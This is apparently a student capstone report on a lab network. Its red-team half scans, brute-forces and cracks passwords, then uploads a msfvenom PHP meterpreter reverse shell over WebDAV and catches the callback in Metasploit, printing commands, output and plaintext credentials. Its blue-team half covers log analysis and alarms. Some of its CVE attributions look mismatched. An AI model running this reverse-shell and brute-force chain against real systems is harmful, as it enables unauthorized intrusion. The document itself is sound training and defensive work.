# Capstone Engagement

## Assessment, Analysis, and Hardening of a Vulnerable System


Prepared by: Nathalie Vidal, September 2021

# Table of Contents

This document contains the following sections:

# Network Topology

# Network Topology




**Network**
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.0/24

**Machines**
IPv4: 192.168.1.1
OS: Windows 10 Pro
Hostname: Azure Hyper-V ML-RefVm-684427

IPv4: 192.168.1.90
OS: Linux 2.6.32
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

# Red Team

Security Assessment

# Recon: Describing the Target

## Nmap identified the following hosts on the network:

| Hostname | IP Address | Role on Network |
|---|---|---|
| Azure Hyper-V ML-RefVm-684427 | 192.168.1.1 | Hyper-V Manager NATSwitch |
| Kali | 192.168.1.90 | Attacking Machine for Penetration testing |
| ELK Stack | 192.168.1.100 | Network Monitoring Machine holds Kibana Dashboards |
| Capstone | 192.168.1.105 | Target Machine - Filebeat and Metricbeat installed and will forward logs to ELK Machine |

# Vulnerability Assessment

## The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| *CVE-2019-6579* | *Port 80/TCP open, an attacker with network access to the web server can execute system commands with admin privileges* | *Successful exploitation compromises the CIA Confidentiality, Integrity and Availability* |
| *CVE -2019-11013*<br>HTTP exploit → Directory Traversal | To gain unauthorized access into restricted directories | Access to confidential information to further expose more server vulnerabilities |
| Weak passwords/username combination and the ability to perform unlimited failed logins attempts | Brute force attack to break passwords, coupled with social engineering for acquiring usernames: Ashton and Ryan | Gained unauthorized access to a couple of users accounts (company employees) |
| Reverse Shell backdoor | Used PHP reverse shell payload to have the target computer connect to the attacking computer | Attacker gains access to the target computer |

# Exploitation: CVE-2019-6579

01

**Tools & Processes**
Used Nmap to scan for open ports in the target machine, Capstone 192.168.1.105

02

**Achievements**
Nmap scan found open Port 22/tcp ssh and 80/tcp http

03

Kali on ML-REFVM-684427 - Virtual Machine Connection

File Action Media Clipboard View Help

Shell No.1

File Actions Edit View Help

```
root@Kali:~# nmap -sV 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-21 08:44 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00044s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.19 seconds
root@Kali:~#
```

# Exploitation: CVE -2019-11013 Directory Traversal

01

**Tools & Processes**

Used “dirb” command against the target machine Capstone 192.168.1.105

02

**Achievements**

Successful directional traversal vulnerability found. The /secret_folder/ is accessible from /company_folders/ with Ashton credentials

```
root@Kali:~# dirb http://192.168.1.

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Sep 20 16:18:57 20
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wo

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.
+ http://192.168.1.105/server-stat
+ http://192.168.1.105/webdav (COD
```

192.168.1.105/company_folders/customer_

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums

```
Nothing yet! But i'm sure customers will be lining up to hear about our 45

ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public
```

192.168.1.105/company_folders/secret_folder/

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Se

**Index of /company_folders/secret_folder**

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| connect_to_corp_server | 2019-05-07 18:28 | 414 | |

*Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80*

**Authentication Required**

http://192.168.1.105 is requesting your username and password. The site says: “For ashtons eyes only”

User Name:

Password:

# Exploitation: Weak passwords

01

**Tools & Processes**


Used “rockyou.txt” to crack Ashton password and Crackstation to crack Ryan’s hashed password:  linux4u

02

**Achievements**

Used ashton:leopoldo to gain access to the /secret_folder/ which had info about how to connect with the company webdav server and Ryan’s hashed password

03



# Exploitation: Reverse Shell

01

**Tools & Processes**

The “msfvenom” command was used for the payload. The “cadaver” command to upload payload to the target machine. Then msfconsole to execute exploit

02

**Achievements**

Msfvenom uploaded payload “shell.php” in the target 192.168.1.105/webdav server

03

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 -f raw -o
shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
root@Kali:~# cadaver http://192.168.1.105/webdav
Authentication required for webdav on server `192.168.1.105':
Username: ryan
Password:
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        *passwd.dav                          43  May  7  2019
dav:/webdav/> put shell.php
Uploading shell.php to `/webdav/shell.php':
Progress: [=============================>] 100.0% of 1113 bytes succeeded.
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        *passwd.dav                          43  May  7  2019
         shell.php                         1113  Sep 22 13:50
```

```
Index of /webdav - Mozil...
Shell No. 1
File  Actions  Edit  View  Help
Shell No. 1    Shell No. 2

       =[ metasploit v6.1.6-dev
+ -- --=[ 2165 exploits - 1145 auxiliary - 368 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 8 evasion

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (39282 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 19
53:36 -0700

meterpreter > ls
Listing: /var/www/webdav
========================

Mode              Size  Type  Last modified
----              ----  ----  -------------
100777/rwxrwxrwx  43    fil   2019-05-07 11:19:55 -0700
100644/rw-r--r--  1113  fil   2021-09-22 13:50:35 -0700

meterpreter > shell
Process 1774 created.
Channel 0 created.
```

192.168.1.105/webdav/

Kali Linux  Kali Training  Kali Tools  Kali Docs  Kali Foru

# Index of /webdav

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| passwd.dav | 2019-05-07 18:19 | 43 | |
| shell.php | 2021-09-22 20:50 | 1.1K | |


*Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80*

# Blue Team

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan


- The original port scan occurred on September 20, 2021 at 23:18:57.524
- 127,371 hits at the peak on September 21, 2021, the source/client ip was 192.168.1.90
- The obvious peaks in network traffic shows this was a port scan





| Time | _source |
|---|---|
| Sep 20, 2021 @ 23:18:57.524 | @timestamp: Sep 20, 2021 @ 23:18:57.524 method: get http.request.method: get http.request.bytes: 120B http.request.headers.content-length: 0 http.response.status_code: 404 http.response.bytes: 436B http.response.body.bytes: 275B http.response.headers.content-length: 275 http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_phrase: not found http.version: 1.1 source.bytes: 120B source.ip: 192.168.1.90 source.port: 33774 network.bytes: 556B network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound |

# Analysis: Finding the Request for the Hidden Directory

- The request for the hidden directory occurred on September 20, 2021 @ 18:38:51.555
- Brute Force Attack Requests: 16,185 for “secret_folder” file and 2 for “connect_to_corp_server” file
- The “connect_to_corp_server” had steps to connect to WebDav





| Time | _source |
|---|---|
| Sep 21, 2021 @ 18:38:51.555 | url.path: /company_folders/secret_folder/ @timestamp: Sep 21, 2021 @ 18:38:5 url.full: http://192.168.1.105/company_folders/secret_folder/ url.scheme: ht user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 /company_folders/secret_folder/ server.port: 80 server.bytes: 733B server.i network.type: ipv4 network.transport: tcp network.protocol: http network.di |




| Time | _source |
|---|---|
| Sep 21, 2021 @ 00:50:32.894 | url.path: /company_folders/secret_folder/connect_to_corp_server @timestamp: Sep 21, 2021 @ 00:50:32.894 type: http query: GET /company_folders/secret_folder/connect_to_corp_server ecs.version: 1.5.0 destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 674B http.request.referrer: http://192.168.1.105/company_folders/secret_folder/ http.request.bytes: 470B http.request.headers.content-length: 0 http.request.method: get http.response.bytes: 674B http.response.body.bytes: 414B http.response.headers.content-length: 414 http.response.status_phrase: ok http.response.status_code: 200 http.version: 1.1 |
| Sep 21, 2021 @ 00:50:32.837 | url.path: /company_folders/secret_folder/connect_to_corp_server @timestamp: Sep 21, 2021 @ 00:50:32.837 source.bytes: 470B source.ip: 192.168.1.90 source.port: 54674 event.kind: event event.category: network_traffic event.dataset: http event.duration: 8.4 event.start: Sep 21, 2021 @ 00:50:32.837 event.end: Sep 21, 2021 @ 00:50:32.846 url.scheme: http url.domain: 192.168.1.105 url.full: http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 method: get type: http query: GET |


# Analysis: Uncovering the Brute Force Attack


- There were 16,151 requests made and 20 were successful



# Analysis: Finding the WebDAV Connection

- 80 requests were made to /webdav/ on September 21, 2021
- These files were requested: /webdav/, /webdav/shell.php, and /webdav/passwd.dav




# Blue Team

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

## Alarm

Set up an alarm that detects the number of requested ports per source IP

Threshold is based on current data. If the number of requested ports per source IP is over 100 per hour, an alarm will be triggered (email and log)

## System Hardening

- Using a firewalld - a dynamically managed firewall - to set up rules to block/allow incoming/outgoing traffic
- Regularly perform port scans to detect/correct any open ports, for example:

`nmap -sT xxx.xxx.xxx.xxx` (TCP full connect scan)
`nmap -vv -O -PO -sTUV -top-ports 1000 -oA target $target` (Very verbose, get OS, top 1000 ports TCP/UDP, output nmap, XML format, etc)

- Patch software as soon as updates are available

# Mitigation: Finding the Request for the Hidden Directory

## Alarm

Alarm to detect future unauthorized access. If: source.ip (unauthorized IP address) and url.path /secret_folder/

Alert email and log when more than 0 access is detected on /secret_folder/ from an external ip address

## System Hardening

- Deny access from all IP addresses except those authorized
- On the company website - delete any data that contains information about confidential folders names, that may be accessible by everyone. Utilize restricted access for sensitive data about the company.

# Mitigation: Preventing Brute Force Attacks

## Alarm

Alarm to detect future brute force attacks: Alert email and log when the following occurs: any error 401 occurs, http.request.method: ‘get”, user_agent.original: “Mozilla/4.0 (Hydra)”, status: “Error” or OK

## System Hardening

- Strong password policy is a must, enforcing: passwords must be at least 8 character long, use alphanumeric and special characters, at least 1 upper case (not your name, last name)

- Lock accounts after 6 failed login attempts and remain locked until a system admin unlocks the account

- Use multi-factor authentication

# Mitigation: Detecting the WebDAV Connection

## Alarm

Alarm to detect future access to WebDav. If: source.ip not 192.168.1.105 and url.path *webdav*

Alert email and log when more than 0 access is detected on /webdav/ from an external ip address

## System Hardening

The configuration file must be modified to block unauthorized access to WebDav from any external IP addresses

# Mitigation: Identifying Reverse Shell Uploads

## Alarm

Alarm to detect future file uploads:
Search criteria: http.request.method : “put” and url.path : *webdav*


Alarm email and log when “put” requests are made on confidential folders and form untrusted IP addresses.

## System Hardening

- Configuration of the /webdav/ folder should be set to “read only” to avoid unauthorized uploads
- Deny access from all IP addresses except those authorized

# the End